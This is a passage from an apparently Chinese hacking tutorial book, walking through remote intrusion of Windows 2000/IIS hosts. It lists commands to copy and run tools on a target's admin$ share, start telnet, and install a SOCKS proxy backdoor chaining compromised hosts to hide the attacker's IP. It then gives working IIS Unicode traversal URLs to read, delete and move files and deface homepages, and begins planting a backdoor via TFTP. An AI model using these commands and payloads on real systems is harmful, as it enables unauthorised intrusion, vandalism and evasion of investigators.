copy sksockserver.exe \\10.0.13.19\admin\$\system32

如图 7-1-3 所示。

```
D:\tools\iis>copy ntlm.exe \\10.0.13.19\admin$\system32
已复制          1 个文件。

D:\tools\iis>copy sksockserver.exe \\10.0.13.19\admin$\system32
已复制          1 个文件。

D:\tools\iis>
```

图 7-1-3 拷贝文件到远程主机



ntlm.exe 程序可以在流光安装目录下的 tools 目录里找，这是一个专门关闭远程主机 NTLM 验证的程序，

另外，还需要在同一个目录里找到 netsh.exe 程序，这是一个专门打开远程主机服务的后门程序，在稍后将用它打开远程主机的 telnet 服务，使用 telnet 登录远程主机时会要求进行 NTLM 验证，可能导致 telnet 连接不上，所以需要先运行这个专门的程序将 Windows 的 NTLM 验证程序关闭。

### (3) 取得远程主机的本地时间

输入：net time \\10.0.13.19，这样我们就得到了远程主机的本地时间。

### (4) 建立任务

输入：at \\10.0.13.19 11:17 ntlm.exe，使目标主机在两分钟后运行 ntlm.exe 程序。如图 7-1-4 所示。

```
D:\tools\iis>at \\10.0.13.19 11:17 ntlm.exe
新加了一项作业，其作业 ID = 6

D:\tools\iis>
```

图 7-1-4 建立任务

### (5) 查看任务

输入：at \\10.0.13.19 命令，可以查看任务是否在列表中，如果没有了，说明任务已经执行。

### (6) 启动远程主机的 telnet 服务

输入：netsh telnet \\10.0.13.19 /start，如图 7-1-5 所示，其中 10.0.13.19 是远程主机的 IP 地址。

```
D:\tools\iis>netsh telnet \\10.0.13.19 /start
Service is pending start on \\10.0.13.19

D:\tools\iis>
```

图 7-1-5 启动远程主机的 telnet 服务

### (7) 登录主机

远程主机的 telnet 服务开启之后，我们就可以利用 telnet 命令登录远程主机了，输入命令：telnet 10.0.13.19，出现如图 7-1-6 所示的确认是否要发送密码界面。

```
C:\WINNT\system32\cmd.exe - telnet 10.0.13.19
Microsoft (R) Windows 2000 (TM) 版本 5.00 (内部版本号 2195)
欢迎使用 Microsoft Telnet Client
Telnet Client 内部版本号 5.00.99206.1

Escape 字符为 'CTRL+]'

您将要发送密码信息到 Internet 区域中的远程计算机。这可能不安全。是否还要发送(y/n)
>:
```

图 7-1-6 确认是否要发送密码

再键入“Y”，出现用户登录验证界面，如图 7-1-7 所示。




图 7-1-7 用户名和密码登录验证界面

输入正确的用户名和密码后回车，就可成功登录到远程主机了，如图 7-1-8 所示。




图 7-1-8 登录成功

#### 提示

使用 netsh 和 at 命令对于新手来说实在是麻烦，其实还可以采用另外一种方法。那就是微软为 NT 系统管理员提供方便的管理功能，我们可以充分利用这一功能，不用再这么麻烦地输入这样或那样的命令了。

打开本地计算机里的“计算机管理”，用鼠标右键点计算机管理窗口中的“计算机管理（本地）”，里面有“连接到另一台计算机”选择它，在“名称”里输入“10.0.13.19”，如图 7-1-9 所示。




图 7-1-9 选择要连接的计算机

确定以后，首先你的 NT 系统会检查是否建立 IPC\$ 连接，如果已经建立就连接上去了，如果没有，则会弹出一个对话框要求你输入用户名和密码。如图 7-1-10 所示。




图 7-1-10 输入登录用户名和密码

确定之后，你就可以直接管理 10.0.13.19 了，如图 7-1-11 所示。



图 7-1-11 管理远程主机

比如看对方的日志，启动他的服务（当然包括 telnet 了），管理他的 IIS 等。如果启动了 telnet，可还是需要 NTLM 验证，怎么办呢？你只需在本地计算机建立一个用户名和密码相同的用户；如果已有这个用户，就把密码改为相同，然后使用这个用户在本地重新登录，再 telnet 10.0.13.19，这里连密码都不用输入了，因为已经通过了 NTLM 验证。

#### （8）设置代理

登录主机后，接下来需要设置代理，这里使用 Sksockserver.exe 软件为例来作为代理软件。



代理软件很多，为什么要使用 Sksockserver.exe 呢？



因为 Sksockserver.exe 软件体积小，只有几十 K，使用简单，支持多跳板之间的连续跳，而且各跳板之间传输的数据是动态加密的，这样，就算你在 hacking 过程中被网管发现，他用 sniffer 截到的也仅仅是堆乱码，查不到真实的 IP 地址。

在第（2）步我们已经将 Sksockserver.exe 文件复制到远程主机的 C:\winnt\system32 目录，现在可以直接运行命令进行安装：sksockserver -install，安装 sksockserver，如图 7-1-12 所示。

```
C:\WINNT\system32>sksockserver -install
Snake SOCKProxy Service installed.

C:\WINNT\system32>
```

图 7-1-12 安装 sksockserver

接下来再指定该程序打开的端口，指定端口的参数为 -config port，可以用任何空闲的端口，输入命令：sksockserver -config port 1213，如图 7-1-13 所示。

```
C:\WINNT\system32>sksockserver -config port 1213
The Port value have set to 1213

C:\WINNT\system32>
```

图 7-1-13 指定端口

如果不进行端口设置，则使用的是默认端口 1813。

接着使用 - config starttype 参数指定程序的启动方式，输入命令：sksockserver - config starttype 2，如图 7-1-14 所示。值为 2 表示自动启动，这样就不怕目标服务器重新启动系统后，跳板会停止运行。

```
C:\WINNT\system32>sksockserver -config starttype 2
The New StartType have set to 2 -- Auto

C:\WINNT\system32>_
```

图 7-1-14 指定程序的启动方式

所有的都设置完成以后，就可以启动服务了，服务的名称为：skserver，如图 7-1-15 所示。

```
C:\WINNT\system32>net start skserver
Snake SockProxy Service 服务正在启动。
Snake SockProxy Service 服务已经启动成功。

C:\WINNT\system32>_
```

图 7-1-15 启动 skserver 服务

### (9) 退出目标主机

服务启动后，跳板服务器就全部设置完成了，现在可以输入：exit，断开与目标主机的连接。再输入：net use \\10.0.13.19\ipc\$ /delete,删除此前建立的 IPC 连接。



以同样的方式你还可以让另外一个服务器（如 10.0.13.20）成为你的代理。然后，在本地运行 sksockserver 软件的配置程序 sockservercfg.exe，选择进入“经过的跳板”标签，如图 7-1-16 所示，将你已经安装了 sksockserver 代理的目标主机添加进去，sksockserver 会自动将几个代理串联起来，最终显示地址为最下面一个代理的地址，当然，你可以点击旁边的“UP”或“down”来调整顺序，这样，你上网时就会首先经过这里的代理服务器再到对方的机器了，对方想要追踪就不那么容易了。



图 7-1-16 跳板设置

### (10) 使用代理

在本地计算机上打开代理程序，这里以 socksap 为例，进入其主界面，如图 7-1-17 所示，点击“new”按钮，添加需要使用代理服务器的程序，当然你也可以将要运行的其它网络程序拖到 socksap 里来。



图 7-1-17 socksap 运行主界面



最后再点击主菜单上的“文件”|“设置”，进入其设置界面，如图 7-1-18 所示进行设置。然后从 Sockscap 里打开 IE、QQ、流光、CMD 命令等进行操作。




图 1-1-18 sockscap 的设置界面



这时你进行的任何操作，别人都会认为是代理主机进行的操作。如此一来，在目标服务器中所留下的各种记录（如 IIS Log）就是跳板电脑的 IP 而不是你的 IP 地址，呵呵，现在你可以在网络上隐身了。

## 7.2 Unicode 漏洞攻防

在 Unicode 字符解码时，IIS 4.0/5.0 存在一个安全漏洞，导致用户可以远程通过 IIS 执行任意命令。当用户用 IIS 打开文件时，如果该文件名包含 Unicode 字符，系统会对其进行解码。如果用户提供一些特殊的编码，将导致 IIS 错误地打开或者执行某些 Web 根目录以外的文件。未经授权的用户可能会利用 IUSR\_machinename 账号的上下文空间访问任何已知的文件。该账号在默认情况下属于 Everyone 和 Users 组的成员，因此任何与 Web 根目录在同一逻辑驱动器上的能被这些用户组访问的文件都可能被删除、修改或执行。通过此漏洞，我们可查看文件内容、建立文件夹、删除文件、拷贝文件且改名、显示目标主机当前的环境变量、把某个文件夹内的全部文件一次性拷贝到另外的文件夹去、把某个文件夹移动到指定的目录和显示某一路径下相同文件类型的文件内容等等。

Unicode 是如今最热门的漏洞之一，也是经常被黑客们利用的漏洞之一，本节我们将介绍黑客是怎样利用该漏洞进行入侵的，目的是通过对这种黑客手段的了解，找到防御方法进行有效的防御。



在进行入侵之前，提醒大家一句，最好采用第 7.1.2 中介绍的方法通过代理跳板入侵，将入侵目标机所要采用的命令或程序拖到代理跳板（如 Sockscap）中再点击运行。

### 7.2.1 使用扫描软件查找 Unicode 漏洞

通过扫描器，可以发现目标服务器是否有 Unicode 漏洞，能找出有 Unicode 漏洞的网站服务器，然后就可以采用一些手段入侵目标主机了。网上这类扫描工具很多，下面以流光和 RangeScan 这两个工具为例介绍如何找到 Unicode 漏洞主机的。

#### 1. 使用流光软件

安装运行流光 4.71 后，出现流光的使用界面，如图 7-2-1 所示。

选择“探测”|“高级扫描”，出现如图 7-2-2 所示的界面。




图 7-2-1 流光的使用界面



图 7-2-2 扫描设置

选择“反向”，再选中“检测项目”中的“IIS”，如图 7-2-3 所示。

将上面的“起始地址”和“结束地址”填上，在目标系统中选择“Windows NT/2000”，确定之后进入“高级扫描设置”，选择进入“IIS”标签，选择“Unicode 编码漏洞”复选框，其他不选，如图 7-2-4 所示。



图 7-2-3 只扫描 IIS 漏洞主机




图 7-2-4 只勾选 Unicode 编码漏洞一项

然后再切换到“选项”标签，选择猜解用户名词典、密码词典、保存报告的路径和文件名、并发线程数（如果没有特殊要求，这些都可以采用默认值）。在“网络选项”中，如果是使用拨号上网，通过跳板或扫描国外网站，连接超时需要设大一些，否则可能找不到。如图 7-2-5 所示。

最后点击“确定”按钮，开始进行扫描，如图 7-2-6 所示。过一会儿，就会在主界面的中部列出有 Unicode 编码漏洞的肉机。



图 7-2-5 扫描参数设置



图 7-2-6 开始扫描

## 提示

注意，流光的作者将流光的扫描范围加了限制，对国内的网址扫描是不允许的，你可以扫描国外的主机，或者扫描局域网内的主机作测试。

## 2. 使用 RangeScan

RangeScan 是一款开放式多网段的扫描器，之所以称为开放式，是因为 RangeScan 可以自定义扫描内容，根据加入的扫描内容来扫描特定主机，这一功能的好处就是可以大大加快扫描速度。

RangeScan 是一个非常有效的查找 Unicode 漏洞的工具，下面以 RangeScan v0.6 中文版为例，介绍如何使用 RangeScan 查找 Unicode 漏洞。

RangeScan v0.6 中文版的使用非常简单，运行后它的界面如图 7-2-7 所示。




图 7-2-7 RangeScan 的主界面

如果想要扫描 Unicode 漏洞，有两处必须填入：一处是“扫描 IP 地址范围”，另一处是“扫描内容”。

在“扫描 IP 地址范围”中填入要扫描的 IP 范围，例如在“From：”栏中填入 61.52.X.1，在“to：”中填入 61.52.X.255 即可。

在“扫描内容”栏中要填入的内容，视扫描的系统而定：

第一种情况：

如果要扫描中文 Windows 2000 的 Unicode 漏洞，则填入：

/scripts/..%c1%c../winnt/system32 /cmd.exe

第二种情况：


如果要扫描英文 Windows 2000 的 Unicode 漏洞，则填入：

/scripts/..%c0%af../winnt/system32 /cmd.exe

第 3 种情况：

如果要扫描 Windows NT4 的 Unicode 漏洞，则填入：

/scripts/..%c1%9c../winnt/system32/cmd.exe

 看明白了吗？编码的种类：%c1%1c

(中文版 Windows 2000)，%c0%af (英文版 Windows 2000)，%c1%9c (WINNT4) 等，还有很多种编码这里就不一一列出了，我们只要知道编码方式 (漏洞) 就可以了。

然后直接点击“添加”按钮，如果需要一次扫描多种操作系统的 IIS 服务器，只需要将几种编码添加进去就可以了。当攻击者填好扫描范围和扫描内容后，接着按下屏幕下方的“扫描”键，就可以等待扫描结果了。

一般情况下，不需要很长时间就能扫描到存在漏洞的服务器，在“扫描结果”中会显示出如图 7-2-8 所示的存在 Unicode 漏洞的主机！



图 7-2-8 列出存在漏洞的主机的 IP

这个漏洞的可怕之处就在于不需要其他的登录软件，只要利用浏览器就能达到修改主机主页的目的！假设黑客扫描到有漏洞的主机 IP 是 61.52.X.X，他只要在浏览器的地址栏中键入 `http://61.52.X.X/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir`，然后按回车键，就会在浏览器中看到：

```
Directory of c:\
2003-11-19 03:47p 289 default.asp
2003-09-11 03:47p 289 default.htm
2003-08-09 04:35p DIR> Documents and Settings
2003-09-11 03:47p 289 index.asp
2003-09-11 03:47p 289 index.htm
2003-08-08 05:19a DIR> Inetpub
2003-10-19 10:37p DIR> MSSQL7
2003-10-09 04:22p DIR> Program Files
2003-10-23 06:21p DIR> WINNT
4 File(s) 1,156 bytes
5 Dir(s) 2,461,421,561 bytes free
```

从这些信息中就可以看到目标主机的 C 盘根目录和文件。

## 小技巧

%c0%af 可根据黑客填入的扫描内容做相应变动。这里“+”等于空格键的作用，dir 是显示文件 / 目录命令。也就是说这个命令在本机 DOS 下是：dir c:(列出远程主机 c:\ 下的所有文件)。

## 7.2.2 利用 Unicode 漏洞简单修改目标主页的攻击

在第 7.2.1 节中已经扫描到存在 Unicode 漏洞的主机 IP 地址了，假设该主机的 IP 地址为 61.52.142.40，其

存在漏洞的内容表示为：/scripts/..%255c..%255cwinnt/system32/cmd.exe，这时候，如果黑客在打开的 IE 浏览器的地址栏中输入：http://61.52.142.40/scripts/..%255c..%255cwinnt/system32/cmd.exe/?c+dir，就可以看到如图 7-2-9 所示的 IP 地址是 61.52.142.40 的计算机中关于网页内容的 Scripts 文件夹中的文件了。




图 7-2-9 文件夹 Scripts 里面的文件

**提示**

从上图中可以很明显地看出 Scripts 文件夹是在 d:\inetpub 文件夹下，符号+ 在这里相当于空格键，dir 同在 DOS 中一样，表示列表文件和文件夹。

在证实了某主机存在漏洞后，我们就可以修改目标主机的 Web 文件了，常用的方法是利用 echo 回显以及管道工具“>”和“>>”。

如在 IE 的地址栏中输入：

http://61.52.142.40/scripts/..%255c..%255cwinnt/system32/cmd.exe/?c+dir+d:\inetpub\

然后回车，我们就可以看到如图 7-2-10 所示的 D 盘下的 inetpub 文件夹了，并且在 inetpub 文件夹下还存在 wwwroot 子文件夹。




图 7-2-10 D 盘下的 d:\inetpub 文件夹

接下来还可使用命令：

http://X.X.X.X/scripts/..%c0af../winnt/system32/cmd.exe/?c+dir+d:\inetpub\wwwroot，如图 7-2-11 所示。




图 7-2-11 D 盘下 d:\inetpub\wwwroot 里面的文件

这样，就可以看到存放主页的目录（在这里是 `d:\inetpub\wwwroot`）里面的文件了，里面一般会有 `default.asp`，`default.htm`，`index.asp`，`index.htm` 等文件，这些是默认的主页文件，当然每台机器的管理员设置的都会有所不同，具体情况应该具体分析。

在找到对方服务器上 Web 页面所在的目录后，就要判断一下自己是否有权修改对方的网页文件。首先要确定文件是否可读写，用下面的命令来判断（假设主页文件存放路径为 `d:\inetpub\wwwroot\index.asp`）：

```
http://61.52.142.242/scripts/..%c0af../winnt/system32/attrib.exe?%20-r%20-h%20d:\inetpub\wwwroot\index.asp
```

#### 提示

这里的 `%20` 也表示空格，另外后面有些命令中的“+”号也表示空格。

这时候如果出现下面的英文信息：

CGI Error

The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:

表明这时候就可以修改对方的网页了。

这时候如果出现下面的英文信息：

CGI Error

The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:

Access denied - d:\inetpub\wwwroot\index.asp

表明目前的权限还不够，最好还是选择放弃吧！

如果我们运气比较好，找到了可以修改的主页文件，假设是目标主机下的 `d:\inetpub\wwwroot\default.asp` 这个文件，那么，就可以在 IE 浏览器的地址栏中输入这样的命令：

```
http://61.52.X.X/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+echo+I+love+my+homeland+> d:\inetpub\wwwroot\default.asp
```

此时再看这个首页，已经被修改为：“I love my homeland”，如图 7-2-12 所示。至此，一个简单的黑客行为就发生并实现了！




图 7-2-12 被修改后所显示的主页

从这里我们就可以看到，如果主机存在 Unicode 漏洞有多可怕。任何一个菜鸟，都可以通过在 IE 地址栏键入如上命令，对存在 Unicode 漏洞的目标主机做最简单的 Hack 行为！



当然了，如果你喜欢的话，你也可以把那几个字换成“我攻击了你的网站”、“你的网站有漏洞”等等！

## 注意

对于新技术的学习，理论联系实践是最好的方法和老师，往往可以事半功倍！最后，再次警告各位黑客爱好者，一定不要随意侵入别人的主机，后果自负！

## 7.2.3 利用 Unicode 漏洞操作目标主机的攻击命令

如果仅仅只是简单地修改页面信息是远远不会满足某些黑客的欲望，黑客们的目标往往是完全操纵该台计算机。在通常情况下，利用 Unicode 漏洞远程操作目标主机需要使用 DOS 命令。

如果要查看主机上的任何目录，可以输入：

`http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\`

这样就能查看到该主机 C 盘下的目录和文件，如图 7-2-13 所示。同样的，我们可以用其它命令来查看文件，删除文件，移动目录等，下面是其它一些命令的简单用法，目的是希望大家能通过它们来加深对命令行方式的了解，从而得出结论：其实黑客并不神秘！




图 7-2-13 主机 C 盘下的目录和文件

下面介绍利用 Unicode 漏洞操作目标主机文件的一些方法：

### 1. 显示文件内容

如果想显示目标主机里面的一个名为 lucky.txt 文本文件，输入下面这行命令即可（要显示 htm、asp、bat 等文件都用同样的方法）：

`http://61.52.142.40/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+type+c:\lucky.txt`

如图 7-2-14 所示，这样，该文件的内容就可以通过 IE 显示出来。




图 7-2-14 显示 lucky.txt 文件内容

### 2. 删除文件

只要在 IE 地址栏中输入如下命令，即可删除主机上 lucky.txt 文件：

http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+del+c:\lucky.txt

之后，如果我们再次输入：

http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\lucky.txt

对其进行查找，这时候，屏幕上将显示该文件已经找不到了。

### 3. copy 文件的同时将该文件改名

输入如下命令，即可将主机上的 lucky.txt 改名为 luck.txt：

http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+copy+c:\lucky.txt luck.txt

### 4. COPY 文件到另外的文件夹

输入如下命令，就可以将主机上的 c:\lucky 文件夹下的文件全部 copy 到 c:\inetpub\wwwroot 下了：

http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+xcopy c:\lucky c:\inetpub\wwwroot

### 5. 移动文件夹到指定的目录

要移动 c:\lucky 到 c:\inetpub\wwwroot 下，可以用下面的命令：

http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+move c:\lucky c:\inetpub\wwwroot

移动时间的长短就要看 c:\lucky 文件夹下的文件的数量及大小了。

### 6. 显示某一路径下相同文件类型的文件

下面的命令可以显示 c:\inetpub\wwwroot\ 下所有扩展名前两个字符是“ht”的文件：

http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/find.exe?/n+/v+""+c:\inetpub\wwwroot\ht\*.\*

### 7. 常被利用的 attrib 命令

attrib 命令常被黑客利用，通过下面的例子你会感觉到它的功能有多么强大！如果我们想要了解该命令的一些用法，可以直接在 DOS 提示符下输入 Attrib /?，然后直接回车就可以看到如图 7-2-15 所示的详细命令参数了。




图 7-2-15 Attrib 命令的用法

运行下面的命令，可以看到目标主机 c:\inetpub\wwwroot 下的 index.htm 文件的属性：

http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/attrib.exe?c:\inetpub\wwwroot\index.htm

运行下面的命令，把目标主机 c:\inetpub\wwwroot 下的 index.htm 文件设为只读、隐藏属性：

http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/attrib.exe?%20%2br%20%2bh%20c:\inetpub\wwwroot\index.htm



#### 提示

注意，在这里“%2b”等同于“+”，即空格。

运行下面的命令可以解除文件的属性：

```
http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/attrib.exe?%20-r%20-h%20c:\inetpub\wwwroot\index.htm
```



可能大家都注意到了，前面所介绍到的操作，文件名的长度没有超过8个英文字符的，是不是超过8个字符的文件名无法输入呢？这样黑客就没有办法了吗？当然不是！对于长度超过8个字符的文件夹，比如想查看目标主机下Program Files文件夹里的内容时，就应该这样输入：`http://X.X.X.X/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\progra~1`

#### 注意

在这里不能用“+”或者“%20”来代替字符“program”与“files”之间的空格。

## 7.2.4 利用Unicode漏洞进一步控制主机

有了上面的基础，下一步要做的就是进一步控制该主机了！不过，尽管在前面已经可以做一些简单的操作了，但此时我们的权限很低，干不了什么事，那又该如何来进一步提升权限呢？聪明的你应该想到了吧，那就是使用木马来提升权限。给服务器上传一个木马，并用木马控制目标主机是黑客最常用的手段之一。

让我们来看一看是如何操作的：

首先需要准备如下文件：

tftpd32.exe 和 ncx99.exe



tftpd32 是一个相当方便又简易的FTP程序，只要运行它就可以将你的电脑变成一台最简单的FTP Server，也就是其他电脑可通过Internet以FTP方式下载你电脑中的任何文件，在这里，我们利用它将自己电脑中的文件复制到目标服务器中；而ncx99则是一个默认打开99端口的后门程序。

运行tftpd32.exe

这时我们的机器已经是一个FTP服务器了（控制主机行为开始……）。

在我们IE浏览器地址栏里填入：

```
